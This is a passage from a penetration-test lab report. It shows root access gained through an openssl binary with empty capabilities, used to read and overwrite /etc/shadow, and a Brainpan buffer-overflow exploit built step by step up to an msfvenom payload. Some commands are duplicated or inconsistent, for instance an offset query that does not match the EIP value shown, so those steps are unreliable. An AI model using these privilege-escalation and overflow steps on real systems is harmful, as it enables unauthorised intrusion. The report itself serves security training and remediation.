


Figure 3.35: backup7z cracked

Inside this file was the password for `ldapuser1`:




Figure 3.36: ldapuser1 password

In the home folder of `ldapuser1` was a binary `openssl` with empty capabilities:




Figure 3.37: openssl empty capabilities

Vulnerability Fix: Fix capabilities on openssl binary and/or delete it from the home folder of `ldapuser1`.

Severity: Critical.

Exploit Code: To gain root, it was abused the openssl binary with empty capabilities that was found on the home of `ldapuser1`, first it was tried to read the content of `/etc/shadow` as a POC in order to know if it was actually possible to read root files, being this succesfull, it was made a copy of it and a custom root password was generated and replaced on the copy of `/etc/shadow`, after this the original `/etc/shadow` was overwritten with the custom one, from this it was just loging as root with the custom password generated.

First it was created a self-signed `key.pem` and `cert.pem`:

```
openssl req -x509 -newkey rsa:2048 -keyout /tmp/key.pem -out /tmp/cert.pem -days 365 -nodes
```

Using them it was set up an HTTP server on port 1337:

```
~/openssl s_server -key /tmp/key.pem -cert /tmp/cert.pem -port 1337 -HTTP
```

In parallel in another terminal, it was tried to read the contents of `/etc/shadow` by using the endpoint created above:

```
cd /
/home/ldapuser1/openssl s_server -key /tmp/key.pem -cert /tmp/cert.pem -port 1337 -HTTP
```

Getting a success on it:




Figure 3.38: poc shadow

The custom password for root was generated by running:

```
openssl passwd -6 -salt xyz pelota123
```

A custom `shadow` was created under `/tmp`, replacing the original password of root with the one generated above. The custom `/tmp/shadow` was encrypted by executing:

```
cd /home/ldapuser1
openssl smime -encrypt -aes256 -in /tmp/shadow -binary -outform DER -out /tmp/shadow.enc
↪  /tmp/cert.pem
```

Later, the custom `/tmp/shadow` was decrypted overwriting the original `/etc/shadow`:

```
cd /
/home/ldapuser1/openssl smime -decrypt -in /tmp/shadow.enc -inform DER -inkey /tmp/key.pem
↪  -out /etc/shadow
```

Proof Screenshot Here:




Figure 3.39: root.txt

root.txt Contents:

```
f1d4****************************
```

3.2.5 System IP: 172.16.116.132

3.2.5.1 Service Enumeration

Server IP Address	Ports Open
172.16.116.132	**TCP**: 9999,10000 **UDP**: N/A

Vulnerability Exploited: bof

Brainpan.exe was loaded into ImmunityDebugger and started.

From the attacker machine, It's generated 2000 A by executing:

```
python -c 'print("A") * 2000'
```

And they are send:

Figure 3.40: 200 A crash

Resulting in a crash, it is possible to see EIP was overwritten with `41414141` (hex value for A):




Figure 3.41: EIP ovewrriten A's

Figure 3.42: Acces violation at 41414141

After this, it was tried to replicate the crash by fuzzing it, to know around which amount of bytes the crash took place, it was found around 700 bytes:




Figure 3.43: Fuzzing detect bytes

After this, a pattern was created to find exactly at which offset of bytes the crash was taking place:




Figure 3.44: Create pattern

EIP was overwritten with the value 35724135:




Figure 3.45: Pattern on EIP

With this information, it was calculated at which byte the crash occurred:

```
kali@kali:~/simulation/brainpan$ msf-pattern_offset -l 700 -q 35724134
[*] Exact match at offset 524
```

Figure 3.46: Offset found

From this, it was adjusted the exploit to send 524 A's as a filler followed with B's to check if control of EIP was possible, being this true (notice EIP was overwritten with 42424242 hex value of B):




Figure 3.47: Control of EIP

Afterwards, it was tested if there was enough space in the buffer for shellcode, this was achieved by putting 4 C's followed for the next value of D's

```
buf = "D" * (2000 - len(filler) - len(eip) -len(offset))
```

Confirming there was enough space:




Figure 3.48: Confirmed enough space

It was tested if there were badchars (range from 00 to FF), `\x00` was found as the values after this got mangled:




Figure 3.49: Found 00 as badchar

After some counting it was confirmed there wasn't any other badchar:




Figure 3.50: No more badchars

From this on, by using `mona` and it's modules a search for where a `JMP ESP` address could be was done, after this was find as promising `0x311712F3`. Some breakpoints where set, to test EIP was being overwritten with this address, this was successful (it can be noticed by checking how the value of EIP is the one early found):




Figure 3.51: Finding unproteccted code




Figure 3.52: Found pointer JMP ESP




Figure 3.53: Navigating to JMP ESP




Figure 3.54: Breakpoint JMP ESP

```
[14:50:23] Breakpoint at brainpan.311712F3
```

Figure 3.55: Succesfull Control JMP ESP

Stepping into the next address it can be seen how it was with 43434343 (hex value of C, the offset was being used):




Figure 3.56: Cs doffset

From this on, was generated payload to pop-up a calc with msfvenom by running:

```
msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -e x86/shikata_ga_nai -b
↪  "\x00" exitfunc=thread -f c
```

The shellcode generated from msfvenom was added in the script as shellcode, having before it 10 NOPs (hex value \x90), this to generate a NOP slide, with it achieving the encoder didn't override any shellcode when it was doing decoding of it, after this a calc successfully was poped-up:

